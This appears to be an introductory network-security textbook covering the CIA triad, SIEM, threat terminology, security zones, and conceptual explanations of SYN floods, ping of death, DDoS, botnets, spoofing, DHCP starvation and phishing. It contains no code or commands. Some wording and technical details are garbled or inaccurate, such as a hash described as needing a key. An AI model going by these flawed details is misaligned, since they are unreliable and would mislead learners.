When we talk about keys, we first have to understand that there are two different types of keys. We have a symmetric key and an asymmetric key. When we talk about symmetric keys, we use the same key for encryption and decryption. For particular algorithms, a symmetric key can be used for real-time exchange, because it can happen very quickly.

For example, let's say we have a VPN tunnel, but first, we should begin with having a computer sitting behind our VPN gateway. The VPN gateway could be a Cisco firewall, and then out on the internet, we have some type of connectivity. Maybe there's another Cisco firewall on the other end, and we have a server on that side we want to talk to from our PC.

We're going to have the firewalls build encryption for us, so they'll put up a

tunnel between the two of them, and they will do real-time encryption on our data. As we send that data, it's going to be clear text or precise data, but once it's going to hit the firewall's interface, we are going to have encrypted data.

That encrypted data is then sent real-time across the network, and once we get to the firewall on the other side, the data is going to get decrypted using the symmetric key, and then we have clear data again when we talk to that server. This is what we typically use.

If we're talking about asymmetric algorithms, we would be talking about something like RSA, aka Rivest, Shamir, and Adleman algorithm, or only the RSA algorithm. We use a public and private key pair in this case. Public and private, and it's essential to understand because there is a difference.

Asymmetric algorithms are not necessarily a good algorithm to use for real-time encryption, but they are good to take some data, encrypt that data, and then later on, maybe use it to decrypt it. We can also use RSA algorithms for authentication. That's the high-level overview of confidentiality.

We can provide confidentiality, using different encryption algorithms, and we're going to go into more detail on the cryptography concepts shortly, but for now this is just a high-level overview of what confidentiality provides for us.

Chapter 2 Integrity

When we talk about is integrity, more specifically, data integrity, the idea is to make sure that data has not been modified. We have to be able to validate the integrity of our data. Usually, we use some type of hash function to verify the integrity of our data. Mostly, we have two significant protocols that we would look at. We have Message Digest 5, aka MD5, and we have SHA, aka Secure Hash Algorithm. MD5 is a 128-bit hash, and SHA is a 160-bit hash if we're using SHA-1, but there are other SHA methods that we could use.

Imagine that we have our data, and we want to validate that this data has not been modified. We want to verify the integrity of the data. So, what we can do is this. We take the data, and we make a copy of it. We take that copy of the data, and we're going to run it through a hash algorithm.

You might think of it as a kind of funnel, and that funnel could be MD5 or SHA. Whatever hash algorithm it is that we're using, next we run it through that hash algorithm and once done, the date will come out with this big mangled bunch of almost nonsense. This is because it’s a hash, something that we can't read. Next, we take that hash, and we attach it to the original data, and now we've got this hash attached to the original data, so now we can send that data and on the other side of the network. There, they can verify the integrity of the data. On the other side of the network, we get this data that comes across, and that data, whether or not it's encrypted, has a hash. The other side knows the algorithm that we're going to be using, so they already have the key. We will discuss later how the key exchange happens, but for this example, let’s imagine the other side already has those keys.

We use MD5 or SHA on the other side of the network too, and what happens, is that they take the data, make a copy of that data, run the copy through the hash algorithm, and then they take the hash that we sent and see if it equals to the hash that they've generated. If this is the case, then we can verify that the data has not been modified while it's been in transit.

Another way we can describe how this works is this. Imagine that you are shipping a package to a friend. Imagine that we have this package, and we box it up, and we're sending it to our friend, and we're going to send this through a shipping company. Regardless of the company we use, there will be transport mechanisms, and once we hand the package over to this transport

method, we don't have any control over it. We can't see the package, so we don't know what's going on with the data. Therefore, what we do is that we take the box, and we put the box on a scale. Our scale tells us that it weighs 10Kg, so we know how much it weighs when it leaves. We print out a shipping label, and the shipping label has the “TO” address on it, and the “FROM” address, and it also has a weight on it.

So now, we can imagine that this weight is the integrity hash. We have a weight, and that weight tells me that it's 10Kg. We have fixed that with a sticker to the outside of our box, and then our shipping guy comes over, and he picks it up, and it's in transit. Now it gets to the other side, and they deliver this box. I sent this box to my friend, and my friend calls me and says that he has got the box, so it made it there, but making it there is not enough. I need to know that integrity is still intact. So how do I do that? Well, my friend is going to look at this shipping label, and it's going to weigh 10Kg.

He is going to take that box that I've just shipped, and he is going to put it on his scale, and he is going to look to see if it's 10Kg. If it's not, then he is going to know that something's happened to this package in transit. Let's say that the box when he receives it, only weighs 5Kg. Well, that is a big problem. We've lost 5Kg along the way, so at this point, we would understand that we have had some kind of an issue while it was in transit, and it is no longer a valid package.

If we're talking in terms of data networking, and it’s a VPN, and that integrity hash fails, then we're going to discard the package. We won't read it; we don't want to have anything to do with it, because it is not what we expected it to be. That's integrity. Providing data integrity just means that we have a way to verify that the data has not been modified.

Chapter 3 Availability

Availability, putting it simply, if our systems are not available, then the business will not work. It's that simple. Availability has to do with making sure that the devices that we have are available in the network. That means that we have to maintain our hardware, and we also need to have a plan for failover to some degree for high availability to provide redundancy.

There's a lot that goes along with availability. It's essential to do things like upgrades and making sure that we follow a vendor's upgrade path to make sure that we are using a stable software, something that doesn't have any threats associated with it.

For example, Cisco is excellent about putting out information on current threats, letting us know that there is a problem with a particular software version. So, making sure that we follow our system upgrades as needed.

Making sure that we have the amount of bandwidth that we need in a network also lends itself to availability. Even necessary to make sure that we are preventing bottlenecks. If we get too much data and we start having traffic drop, and the network is no longer available, then that becomes a problem as well.

To put it simply, availability means that we make sure that the network is available, otherwise we are unable to conduct business. Later on when we start talking about some of the threats on a network, some of these threats will target the availability of a network.

An example of that would be a denial of service attack. A denial of service attack would be trying to prevent the network, or devices on our network from providing the necessary services. Now that we've covered a good overview of confidentiality, integrity, and availability, let's move on and look at SIEM technology.

Chapter 4 Security Incident Events and Monitoring

To discuss SIEM, aka Security Incident Events, and Monitoring technology, you first have to understand a few things about logging. Logs are a crucial part of a secured network because logging data for troubleshooting or for doing policy compliance auditing it's advantageous.

In a secure network, we're always going to have some type of policy, and we're going to have to audit that policy to ensure that we're meeting the criteria of that policy. Thus logging is what enables us to do this. We can use our logging data also to recognize an attack that's in progress, to see when an attack started, and most of our Security devices support the ability to logging. For example, let's imagine that we have a firewall, and it can send log data to a few different places. It can send it to our CLI or command-line interface, using console cable or TELNET, or SSH, aka secure shell.

We get logging messages, but in most cases, that's not that we want unless we're in the middle of troubleshooting. We can also send logs to the buffer that would be an internal storage location. If we were to send data to the internal storage location, some considerations have to do with how much storage space we have. If that buffer gets full, we're going to have to overwrite some of the old logs. We can also send it to Flash, which is another storage location, but here too, we have to deal with storage. The other two options that we have are remote options.

One option would be to using a Syslog server, and the other option would be using SNMP or Simple Network Management Protocol. These would be remote options where we would send that data off to a server, and we often call them a log collector server. That could be a log collector that is taking your data in, and displaying it in a specific Syslog server. In addition to that, we have our Firewall, and it's able to send data. Still, we also have other networking devices, such as switches, routers, or other security devices such as Cisco ACS or Cisco ISE.

Well, Cisco ACS is not supported anymore, but I know for a fact that many companies still using the ACS server. Either way, we have many devices, but most of these generally have the same type of logging capabilities. Yet, one of the things that you need to consider with these logging capabilities is that the format is similar, but the log messages are usually different. So, for

example, the Cisco ASA Firewall is going to have some logging messages that are going to be very different than your logging messages that you would get from Cisco ISE, or a Cisco ASR router or a Cisco 9300 switch. That means that you're going to have multiple files, or at least you're going to have quite a few different types of messages in this Log collector server.

Instead of organizing all those different kinds of outputs, we can use SIEM technology to collect all that data from various Syslog services or SNMP services. Then the SIEM technology will correlate that data and give us the ability to act on that information. SIEM technology would provide us with the ability to log all data into a single location and then act on it. SIEM does data aggregation, and capable of alerting on certain things. We can generally set up different types of filter rules, and so on. We can use that data to check compliance.

As discussed the how and when once we have a policy we need to look at, our logs can ensure that we are compliant with that policy. This could be internal policy, or this could also be federal regulations and so on. But SIEM devices help you do other things too, such as retention. SIEM technologies are generally designed to help you retain that data and by retaining that data, you can keep it for years. You can store it at another location, but SIEM is designed to do this for you, so you have the ability to do forensic analysis by looking at an attack after it happened for example.

When it comes to SIEM solutions, Cisco used to have a device called Cisco MARS, that used to be their SIEM device. This was a device that they end up picking up from Protego networks back in 2004 but if the project was discontinued. Many vendor-neutral SIEM technologies that are developed these days are designed by companies that want to support multiple vendors. One great solution out there currently is called “Splunk”. To find out more about Splunk, you visit https://www.splunk.com/

Chapter 5 Security Terminologies

If you look at the news, there are at least once a week we hear about a big company that has had some kind of a security breach. What we learn from that when we step back, and we look, is that there is not a single industry that is exempt from the threats that are up against. It doesn't matter if it's the entertainment industry or if it's retail. When you think about attackers, they are not just individuals anymore. Instead, there are teams of hackers today, and they act as organized crime does. They use different techniques to embezzle money, to steal money from people, to make a profit. When we are talking about the landscape of our threats today, you need to understand some terminology that's going to help you to have a better overview of what's going on. Therefore, let me share with you some known vocabulary.

Vulnerability

First, let's begin with a term called vulnerability. Vulnerability is the weakness that compromises our security. You might hear that Windows is vulnerable to certain things. So there's a weakness. There's a problem with a particular application that runs on Windows that causes Windows to be vulnerable to some kind of a threat.

Exploit

Another term that we use often is called an exploit. An exploit is what is used to leverage the vulnerability. So, if we have a weakness, the exploit can be used to capitalize on that particular vulnerability, and usually, that's going to come in the form of a tool. There are several tools out there that are used by attackers. There is a long list of security tools that are used, and attackers use many of these. Attackers will use these tools to capitalize on a vulnerability in a system. This is why it's essential to pay attention to our updates that come from our vendors, because once vulnerabilities are identified, generally they're patched, thus that's why it's important for us to keep our systems up to date. That lends itself to the term availability that we talked about earlier.

Threat

The threat is the circumstance, or the event that has the potential to cause harm. For example if there's a shark swimming in the ocean, is it a threat?

Well, not if you are standing on the beach. It's not a threat to you.

If you are swimming in the water, and there's a shark swimming near you, then that shark is a threat to you. It's the circumstance that you are in. How do we put that in terms of our networks? Well, if we have data in motion and that data in motion is traveling across a public network, then we're in a circumstance where we could have somebody capture that data, and steal that data from us. So there's the threat.

It would be vulnerable if it's not encrypted, and the exploit would be a tool that they could use such as a packet capture tool or a packet analyser. These things are all work together.

Risk

Risk is the likelihood that a threat using a particular type of attack is going to exploit a vulnerability that you have. These are how they all come together. The risk is the likelihood. Back to our example, where there is a shark swimming in the water. Is that a threat? Well, it depends on the circumstance.

You have to ask the question: What's the likelihood that it would be a threat to you? Well, if you are in the water, then there's a higher risk. If you are on the beach, then there is a lower risk.

Back to our example of data that is in motion across a public network, what is the risk to that data? Well, if the data is encrypted, the risk is much less. But, the risk is higher if the data is clear text, because the threat is that the data could be captured, and it could be modified, or it could be stolen. The vulnerability is that it might be precise text data, and the exploit would be a tool that could be used, such as a packet analyzer.

These things all come together: vulnerability, exploit, threat, and risk. These are all terms that help us to understand the landscape of network and data security. For example if we look at an attack such as a denial of service attack. Well, the denial of service attack, that's a threat to you if your servers are public servers, so then we can look at what the vulnerability is, what the exploit is that people use, the risk level to you.

But when we look at the exploit, and we look at the vulnerability that helps us to identify what type of security features we would implement to protect

against these threats. That's a look at some standard security terms that we use, specifically for terms that help us to understand the landscape of our threats that we have to deal with. Let's go ahead and see how we identify some common security zones.

Chapter 6 Security Zones

Now it’s time to look at some of the most common network security zones. When we talk about standard security zones, there are seven zones. In terms of the common areas that we have to protect against are as follows. First, let's look at a public access zone.

Public access and Common zone

Public access zone is a zone that we own, we have access to, we have control over, and it's a zone where we would probably see something like our web servers. Within that public access zone, we would have a point where it has connectivity out to the internet, where we don't have any control over. That's where all the attackers are, that's where people on the outside are, which is the internet.

Therefore, any time we have connectivity between a public zone and the zone that has public access like our server from, we need to consider that zone. That's going to be a common zone that we work with and provide connectivity between. Within the common zone, most times, we have a firewall where we'll be implementing static network address translation.

As we're providing static NAT, we would also be doing access control to make sure that only the services that we're going to be offering to the public, such as web services, are going to be visible from the outside, or the public zone.

Operations zone

Another common security zone that we're going to deal with is the operations zone and the operations zone, if we were to tear that down and look at in a little bit more detail, the operations zone would be where we have our day-to-day activity. Things that we are doing in our day-to-day work. It's where our operational virtual local area networks or VLANs would be. It's where we're going to have different subnets and other general operations. We could also look at that operation zone as the management side of the network as well.

Restricted zone

In some cases, we need to limit the impact of infected hosts, and so we're

going to put those into a restricted zone. That zone might need some protection, so we might need to break that part of the network off. The restricted zone that's generally going to be where we have our databases and our compassionate information. So, we're going to want to protect that restricted zone from denial of service attacks. This is where our mission-critical, sensitive data is going to be seen. That's a standard zone that we will protect, but when we look at this, and we just step back and think of this from a high-level perspective, we could zone off the network into several zones.

When we step back, and we look at it like this, we're going to have to identify what's called a zone interface point, and that's the point where one zone touches another zone. Generally, at the zone interface point, we're going to have a device that will have policy implemented on it.

Therefore it’s important how we implement policy controls on our network devices, because some of those network devices acting as a zone interface point. Still, some of those devices not acting as a zone interface point. Some of those devices may be inside of a zone, and there may be some threats that we have to deal with there, where the risk is high so we want to implement certain features to help mitigate some of the threat that we have there.

Regardless, just stepping back and looking at a common network security zone, we do see some zones that we're going to deal with probably a little bit more than others. For example, the zone interface point between the public and the public access zone, the highly restricted zone and the operation zone. These are zones that we'll deal with maybe a little bit more than others, but in the end, it doesn't matter what zones we have. It's important to be able to identify those zones, and ensure that we have some type of policy that controls connectivity between those zones. In summary we've started talking about that CIA or confidentiality, integrity, and availability. We talked about how confidentiality is the ability to hide our data, to hide it in transit, to maybe encrypt it on disk, whether it's data in motion or data at rest.

Confidentiality means people that aren't allowed to read it, can't read it. We also talked about integrity and how we use a hash mechanism to make sure that data is not tampered with. We also need to provide the integrity of the data that we are transmitting. We also talked about availability, and we know how important it is that our data is available to us, and our network is available to us. We also need redundancy, we need a backup plan, as they all

play a part in availability. In addition to that, we talked about SIEM technology. When we spoke about SIEM, we talked about logging. We know how vital logging to us. Logging from multiple devices can be hard to filter through. It can be a lot of work, and because of that, we want to make sure that we have some type of a device in our network, especially in more extensive Enterprise-style networks where we can aggregate all that data into one place and then correlate it.

Splunk is an excellent example of a vendor that provides a product that does that. They're not the only ones out there, but they are a well known SIEM technology. In addition to SIEM and logging, we looked at four different security terms that were going to be vital to us. We talked about the landscape of threats, and we talked about how we do have things in the network and how it all works together. There are vulnerabilities, there are threats, and there is risk. We talked about an example of a shark in the water. Is it a threat? What's the risk? We put that in terms of a data network, and hopefully, you have a pretty good understanding of what a vulnerability is.

That's the weakness that we have. The exploit is the mechanism that's used against that weakness. The threat is the circumstance that we're in or the event that takes place that has the potential of exploiting a vulnerability, and we also talked about risk. What's the risk that this could happen to us, or the likelihood that this could happen to us. Those were those four important security terms that help us understand the landscape of threats, and we wrapped it all up with a look at common security zones. When it comes to common security zones, network zoning, in particular, zone interface points, and a little bit more on a secured network architecture there, it is imperative for you to understand as you advance in your careers. Now it’s time to look at common security threats.

Chapter 7 TCP SYN Flood attack

To begin with, we should define what DoS and DDoS stands for. Starting out with that term DoS, the term stands for denial of service. A denial-of-service attack is a very nasty attack. DDoS is even more offensive; it's a distributed denial-of-service attack. Imagine that we have servers inside of our network and that server is offering an email service. We might say that is an SMTP server.

So we've got our SMTP server and on the outside of our network, out on the internet, somebody is going to be able to connect into that email server using TCP port 25. That's the SMTP port so we would establish a connection in from an external mail server to our internal mail server. That external mail server could pass us email messages that are destined for our internal users.

All of that sounds good, but in a DoS attack, we could have a TCP SYN flood attack. What we're talking about here with a TCP SYN flood attack is an attacker on the outside initializes an inbound TCP connection that would have to go through a 3-way handshake. The 3-way handshake is starting with a SYN, followed by a SYN/ACK, followed by an ACK message.

If we're on the outside, making a connection to the inside, it would be a SYN (stands for Synchronization) coming in, then a SYN/ACK (stands for Synchronization & Acknowledgement) message should be going back, and then an ACK in the opposite direction to establish the 3-way handshake. But, what happens when this is an attack or a TCP SYN flood attack, is that the inbound TCP SYN message, that first message that comes in, it would have a valid destination which is going to be our server.

Yet, the source address from the attacker will not going to be his real IP address. He is going to use a fake IP address. Our email server is going to send a TCP SYN/ACK back to the destination, back to the attacker, and when that packet comes back, it's going to an invalid host. A host that does not exist in most cases.

That means that the final part of the TCP SYN flood attack or the last part of a normal 3-way handshake can't happen. We do not get an ACK back, which means that the server is sitting there and just waiting and waiting and waiting, and nobody ever sends an ACK (stands for Acknowledgement) back, but he's

got this service that he's waiting for. He's got a connection that's opened, or at least it's halfway opened. We call this an embryonic connection or a half-open connection, and that can be used as an attack to consume the resources on the server.

Therefore, if he consumes all the resources, if this server is too busy waiting and waiting and waiting for devices to complete that 3-way handshake, then he's not able to service authentic users, which would mean that we have been denied service. The TCP SYN flood attack is very common, but it's not the only type of denial-of-service attack.

Chapter 8 Ping of death attack

There is another attack that we used to see in the past that's not very popular these days because most systems have been patched to prevent it, but it's called a ping of death. Here's how it worked. Let's imagine that we have our gateway or internet-facing router, and that is our only means out of the network, so this device has to be available to get internet access. We discussed CIA before.

This is where availability comes in. This gateway has to be available in the network. But, if on the outside world, somebody finds the IP address of our gateway and they send a ping message to it. By the way, in case you are not familiar with PING, it uses a protocol called ICMP or the internet control message protocol.

ICMP has an ICMP echo request message that's followed by an echo reply. It's not stateful, instead, it's a simple way for you to go and ask a device: “are you there?” and have a reply back to say yes, “I'm here”.

With that in mind, the ping of death was used to flood gateway devices or host devices. Attackers would take the packet and create a fragment, so a fragment by chopping up the packets. They would take that fragment and set the size of it as high as it could be, which in IP version 4, it's a 65,536 bytes.

That's a lot for a system to handle. So what would happen, is we would send this ICMP with a fragment size of 65,536 bytes and when the gateway or the host device, receives that, it tries to allocate buffers to handle that message, because it's a fragmented packet.

It's got to store these packets and put them back together. So what would happen is we would consume all of its resources. It would try to allocate memory. Eventually, the system would crash and the attacked device would reboot, causing a service to be denied.

ICMP IPv6 ping of death

Recently we've seen another type of ping of death, but instead of targeting ICMP for IP version 4 addresses, it's targeting ICMP for IPv6 addresses, and it's called the ICMP IPv6 ping of death. But the ICMP IPv6 ping of death is based upon a very similar concept as ICMP IPv4 ping of death. With IPv4, most of our systems are patched these days, but if your system were not repaired and could not handle the continuous ICPM echo requests, then that gateway would no longer be available, which means that you would be cut off from the outside world.

DoS in malformed packets

There is also another type of denial-of-service attack that comes in the form of malformed packets. When we're talking about malformed packets, we're talking about a protocol such as SNMP or simple network management protocol, or perhaps DNS that we use all the time on the network.

Attackers typically use UDP based protocols to malformed them, so when an end system such as a PC tries to interpret the packet, it can't handle it therefore, it crashes. This is just another form of a denial-of-service attack. So far we've been talking about attacks that are designed to prevent you from offering a service whether it’s an email service or a gateway service. We've also only been talking about a single machine launching these attacks against a system. These are DoS attacks.

DDoS Attacks

When we have an attack that is initiated from multiple machines at the same time, now we're talking about a distributed DoS attack. In a distributed DoS attack, the concept is simple. You have a host machine, let's say it's serving Google.com. So, it's the Google.com web server, and then we have a couple of devices out on the internet, such as Attacker1, Attacker2, and Attacker3. Each of these attackers launches a TCP SYN flood attack all at the same time to Google.com. Google.com sends a SYN/ACK back to each of these Attackers. But, the response is never going to come back to those machines because they were all spoofed addresses. Necessarily, they're not the real source IP addresses. These attackers are rewriting the packet header so that Google doesn't know who they are. They use addresses that don’t exist, and

there's a whole list of these that are not used on the internet.

To find unused IP addresses, you could Google that and look for a list of bogons. Either way, that's the difference between a DoS attack and a distributed DoS attack.

Chapter 9 Botnet

There's another attack that's very common today and that attack is called a botnet attack. Botnets can come in the form of a denial-of-service attack, but here's what a botnet is.

The Botnet name comes from the words; roBOT and NETwork, and we should categorize botnet as a type of malware. Once a botnet affected a computer, it’s called now a bot, and it is under third party supervision. You might reason that you would be aware that your machine is affected, but I am here to tell you otherwise.

The fact is that there are millions of botnet affected computers and other networking devices right at this moment, yet to detect any is very difficult. As for the end-user, all seems as it should be, no issues with connecting to the internet, neither problems on the PC, while it might be already turned into a zombie. Zombie, aka a bot.

More compromised workstations become bots, larger and more powerful it can become the actual Botnet or Robot Network. What’s happening is that each of these zombie computers is now called home, called a C&C Server, aka Command & Control.

C&C is software, yet it’s running on a Server; therefore, people refer to it as a C&C Server. So once an end device is a zombie, the attacker or whoever controls the C&C Server now able to control all the bots and use them as he or she would want to. How does it work? Well, first, let’s look at the origin of the Botnet.

When it comes to a botnet, it is so powerful that it doesn’t necessarily require to be clicked on, but you can find those forms of botnets too. Due to its malware type, Botnet can be picked up from social networking sites, e-mails, free software downloads, youtube videos, free movie downloads and so on.

Equally to Spyware, it can be attained from many sources, and once your computer is affected, it could spread around to all your devices that might be on the same network as your infected device.

For example, if you have a workstation, a laptop, an X-Box, and a mobile phone on your home network and one of them is affected by Botnet, all your devices can become part of the same Botnet. It can spread itself at any point.

For example, when you download free software from an untrusted source, it might contain a Botnet that would be hidden under a Trojan type of virus. Yet, it could be in another form such as an email link. For example, you receive a dodgy e-mail saying that you have been chosen to won x amount of money, so you must click on the link to claim your money.

Again, while you would click on that link, you wouldn't realize that the Trojan is already installing itself on your computer. Therefore it's hazardous and nearly impossible to know if your PC might be already a Zombie.

Another infected media could be a USB Stick, or nowadays, even cheap smartphones bought from China can contain Trojans that would spread around to other devices to expand the robot network.

Imagine that a torrent movie is effected with a Trojan that would contain a botnet, and 3000 people are downloading it every day for the next three months. Eventually, those 300K+ computers would become a bot for a particular robot network.

Yet you might think, how on Earth would all those bots connect to a C&C Server? First of all, 300K+ computers to be on the same botnet is an average number.

Experts have compromised Botnets previously that were large as 30 million zombie computers called BREDOLAB that were also running on under an alias of OFICLA. This was a Russian botnet, but it has been compromised. The fact is that we don't know, at least not sure how many Botnets are out there.

So back to the victim's computer, once the botnet installs itself, called a BOT Binary, it would still have to look for a way to connect itself to the C&C server to communicate to each other and exchange messages. BOT Binary can contain a hardcoded IP Address that would advertise it's details out to the internet, so the C&C Server would find it's bots. Still, there are other methods too. Another common way would be that a particular Domain name is written into the BOT Binary that would be advertised out to the internet to find it's master C&C Server. Either way, once the Zombie computer registers itself to the C&C server, it will become a BOT officially, and the Robot Network Army begins to grow.

There are also good intentions for someone creating and using such Botnets.

Yet, there are very few as we know of. In certain countries, some websites are blocked; therefore, a few communities are using Botnets to access the information that their government wouldn't allow them to view according to their law.

Botnets are used mainly by the bad guys, but to be more specific, large Underworld Cyber Criminal Organizations. Similarly to Spyware, once your computer becomes a bot, it could forward all sensitive information to its master – C&C Server that might be usernames, passwords, or bank account information, but the primary purpose of the Botnets is deeper than that.

Some people would only build Botnets so that they could sell it to Cyber Criminals. More massive the botnet, the more value it has. Of course, certain botnets would contain only bots from the US or Europe, so those would be a little cheaper.

Large Botnets that have bots all over the world in different continents are more expensive. A botnet that would contain a C&C Server and 50-100 bots would be sold between $200 - 800, yet it all depends on the locations of the bots.

Taking this further, Cyber Criminals have multiple botnets, each would contain 10K + zombie computers, and they would let them out for an hourly fee, or daily fee. It would depend on the requirements, as well the quantity of the bots, and their location, but an average price for 5000 bots with C&C Server for 1 hour is around $100 to $1000/Day.

When it comes to a botnet of 5000 bots, not all 5000 zombie computers can be used at the same time, because some of them might be turned off. Still, I wanted you to understand the pricing when it comes to a marketplace.

Back to the purpose of the botnets, some organizations would use it to create a DDoS (Distributed Denial of Service) attack against a particular company, perhaps against their competition, but also seen botnets used for revenge of an ex-employee. Either way, botnets can be used for attacks, but mainly used for financial gain such as Bitcoin mining.

Bitcoin mining is prevalent, but to mine Bitcoin, you must have a tremendous amount of CPU power combined; therefore, large botnets can be perfect for this exercise. This process is also known as Silent Bitcoin Mining. This must be controlled accurately because, for Bitcoin mining, all bots would use

pretty much 100% CPU. So, whoever would sit behind the C&C Server would manage the usage of bots, so the victims wouldn't realize that silently, their computers are mining bitcoins.

But hold on a second! Who is sitting behind the C&C Server?

Well, as I mentioned, all bots are centrally controlled by the C&C Server. Due to the centralized coordination to compromise such a robot network, the source could be identified. Yet the fact is that the Bot-master would be very careful and probably only log into the C&C Server once it's fully secured.

When it comes to the C&C Server location and a skilled Bot-master, it is guaranteed that it would be hidden behind a multi-layered network called TOR. TOR network would allow the BOT-master to be anonymous. Therefore it would remove all traces of his or her identity, resulting in the BOT-master to be untraceable.

How to avoid your computer to become a Zombie?

The answer is simple – back to basics! Do not download software from untrusted sources; even if the software is free, you must make sure that you are getting it from a trusted source. Downloading torrents like movies, music, or video games, I recommend you do not do it, due to the potentials for those items might be affected is indeed very high. E-mails that advertising things that are too good to be true, DO NOT OPEN them, period! Straight away report them as spam. Do not even open emails like that because the attacker might be monitoring who is opening those e-mails. Once the attacker sees that specific email opening rates are high, he would make sure to send a similar email even more frequently.

Your computer must not remember your username and password/s. Similarly, in case you buy a new laptop or desktop computer, you must change the passwords. Furthermore, be careful and be reasonable with the information presented to you.

For example, on social media, you may see things like you can win $1Million, and all you have to do is click on the link to register, please use common sense and do not click on untrusted links, and certainly do not provide your personal information.

Once again, do not click on anything that you are unfamiliar with, especially

weird programs that would supposedly help you achieving thinks like hack into someone's Facebook Account and thinks like that.

Instead, you should purchase an Antivirus and update it regularly. Moreover, you should install a Firewall, even if it's a virtual Firewall, because it would still help you identify if you are affected.

Next, you must always run the latest operating system, especially if you have Windows. They usually do upgrades within their software each time they find a vulnerability within the previous version; therefore, you must upgrade to patch those vulnerabilities.

Botnets very frequently feature in distributed denial of service attacks, and it makes sense because it gives the attacker a way of leveraging their attack by using infected machines to multiply the effectiveness of their denial of service efforts.

In summary, here's the way a typical botnet is put together. We have an attacker, and often, when we talk about botnets, the attacker may also be referred to as a bot-master. This is the person who is responsible for corralling all these infected machines that form part of the botnet. The attacker communicates with a control server, and a control server is also referred to as a command in control or C&C server.

This is the point that is going to do all the planning of the individual infected machines that run in the botnet. The C&C server is a critical part of the infrastructure.

In large botnets, there may well be multiple C&C servers. One of the reasons for this is that it gives the attacker some redundancy. If one C&C server gets taken down, say by law enforcement, others may still run and issue commands to the machines in the botnet.

But for the sake of simplicity, let's represent it in a single environment. The key to the botnet is that the control server is going to coordinate the zombies. The zombies are the individual infected machines in the botnet.

You may also see these called slaves at times, and what we're talking about here is otherwise legitimate machines. For example, PCs that have been infected with Malware are now taking instructions from the control server.

It's not always just PCs, and we see servers become infected and form part of

a botnet as well. Servers can be enormously useful to the bot-master because they tend to have very high levels of uptime and excellent connectivity as well.

This is what the attacker wants; they want to have big pipes from these zombies in their botnet so that each one can then launch attacks. Keep in mind that these are otherwise legitimate PCs, servers, used by everyday people.

They've just been infected with Malware, through one of the usual channels. Perhaps it was a popup on a website that lured them to run an executable, or it might have been delivered by email or spread on a USB stick.

There are many different ways that machines get infected with Malware. Large botnets can have hundreds of thousands, even millions of infected computers. Think about that for scale, millions of computers all under the control of one attacker.

These machines are typically used to do things such as sending Spams. We've seen individual botnets send tens of billions of spam emails every single day. To bring this back around to distributed denial of service, imagine you have millions of machines in your botnet.

If you could coordinate those millions of bots to make requests to a target website simultaneously, that's a tremendous amount of volume coming from all corners of the world.

A large scale botnet, even a botnet numbering in the tens of thousands, can be enormously operational at taking down target websites. Many of the examples we're going to look at in this book are executed via botnets.

We're going to look at the individual attack styles that are used to maximize the damage to target environments. But very commonly, those patterns then get distributed out to these zombie machines.

Chapter 10 IP & MAC Address Spoofing

Spoofing comes in a couple different forms, but spoofing is the injection of traffic that appears to be from a different source. There are IP address spoofing; MAC address spoofing; and lastly application and service spoofing. Let's begin with the IP address spoofing.

IP address spoofing

In an IP address spoofing attempt, let's assume that we have a host with the address of 10.10.10.10 and it is talking to a host with an address of 10.10.10.20. That's all good. They will communicate through IPv4 with those two addresses, not a problem, but let's add another machine in there and let's have another machine say that he is 10.10.10.30.

Well, now what could happen is the two address could start talking and the first one with the .10 address could send a packet to the second device to the .30 address, spoofing the 10.10.10.20 address, and when the .10 address replies back, he'll be replying to the original .20 address who could not even understand why he's receiving the packet. So 10.10.10.20 is sourced or spoofed. A packet is sent to 10.10.10.10, 10.10.10.10 replies to the real host at 10.10.10.20 and the real host 10.10.10.20 discards the packet because he doesn't know what's going on.

You could use to initiate a denial-of-service attack. You could spoof an address, and have all messages or responses sent to the real host, and the actual host can sit here, trying to figure out what to do with them, causing a denial-of-service attack.

MAC address spoofing

The other method is called MAC address spoofing. MAC or media access control is the hardware address of devices that are not changeable, yet they can be spoofed. Imagine that we a device called Host A. Host A sends traffic with the MAC address being spoofed of let's say, aaaa.aaaa.aaaa. He sends a message over a network switch to Host B. Host A sends a message, Host B receives it. Host B replies, but it's not really Host A’s address, so Host B, he's talking to nobody.

Chapter 11 DHCP Server & Client Spoofing

We do have some layer 2 controls to help us with these types of attacks and they are application and service spoofing. The first one is called a DHCP server attack, where I'm spoofing a DHCP server. Let's imagine that on a network, we have a switch, and we have a host that we'll call it Host A, connected to port number 1 on the switch.

On port number 2, we have an attacker who is running a DHCP server and he's not a DHCP server. He's just spoofing the DHCP server. So, when Host A comes online, it will send a DHCP request, and he's expecting to get a DHCP response. He sends a DHCP request to the real DHCP server, but frequently DHCP requests are broadcast message. It would be flooded out of every port on the switch, except the one it came in.

Eventually, the real DHCP server would get the request, and he would reply back, but what if the fake DHCP server on port 2 was to hear that request first and reply with a fake IP address. Well, in this case, this host on port 2 is assigning an IP address on the wrong subnet. He sends a fake IP address on the wrong subnet, and Host A cannot communicate with the actual network because he's on the wrong subnet. Subnet stands for subdivide networks. That could be bad, but that is an example of spoofing the DHCP server.

DHCP client spoofing

Now let's take a look at an example of spoofing a DHCP client. Let's imagine that we as switch and we have our DHCP server, which is our real-live DHCP server. We also have a client who is n attacker, so he's bad and he sends a DHCP request. Only the DHCP request is fake. How do you know it's fake? Well, remember when discussed that DHCP messages were broadcasted messages? Well, broadcast messages have source addresses, so while the broadcast address is all F's commonly written as ffff.ffff.ffff.

In this case, it would be a layer 2 all F MAC address, which would then be flooded by the switches to get the attacker to the DHCP server. The source MAC address usually would be the real machine that wants an address, but what if that source MAC address were spoofed and the DHCP server then allocates an address to that spoofed MAC address? He assigns an IP address to the spoofed MAC address. Let's say that it keeps happening, so the attacker

does another fake request again, and another address allocated, again and again.

If this happens enough times, then you've got a DHCP pool on your DHCP server that is exhausted. It's an exhausted DHCP pool. The DHCP server can no longer hand out addresses to real machines and now we're in trouble. That's an example of the DHCP server, the DHCP client spoofing. This attack is also known as DHCP starvation attack. This would be services or applications where we would be spoofing the functionality of them and causing havoc on the network. Next, we're going to talk about social engineering attacks.

Chapter 12 Social Engineering & Phishing

Social engineering is something that has been going on for a long time now, and there are a number of methods of Social engineering. For example phishing is a kind of social engineering, and if you look at the history of phishing, there are many unique phishing reports have been received as time has gone by.

What's interesting is that you're going to find so many different methods of phishing. We're just going to discuss a little bit about these and give you a bit of an overview of different types of phishing. One example would be a phone call from someone claiming to be the IT department. That's also called vishing. If someone would try to phish out some information over the phone, it’s called phishing.

Some other examples of that might be a credit card company that calls you and says that your bill is late, and then they need to verify your information. Another example would be someone calling and telling you that they are Microsoft support and your machine is infected, and they need to access to your device.

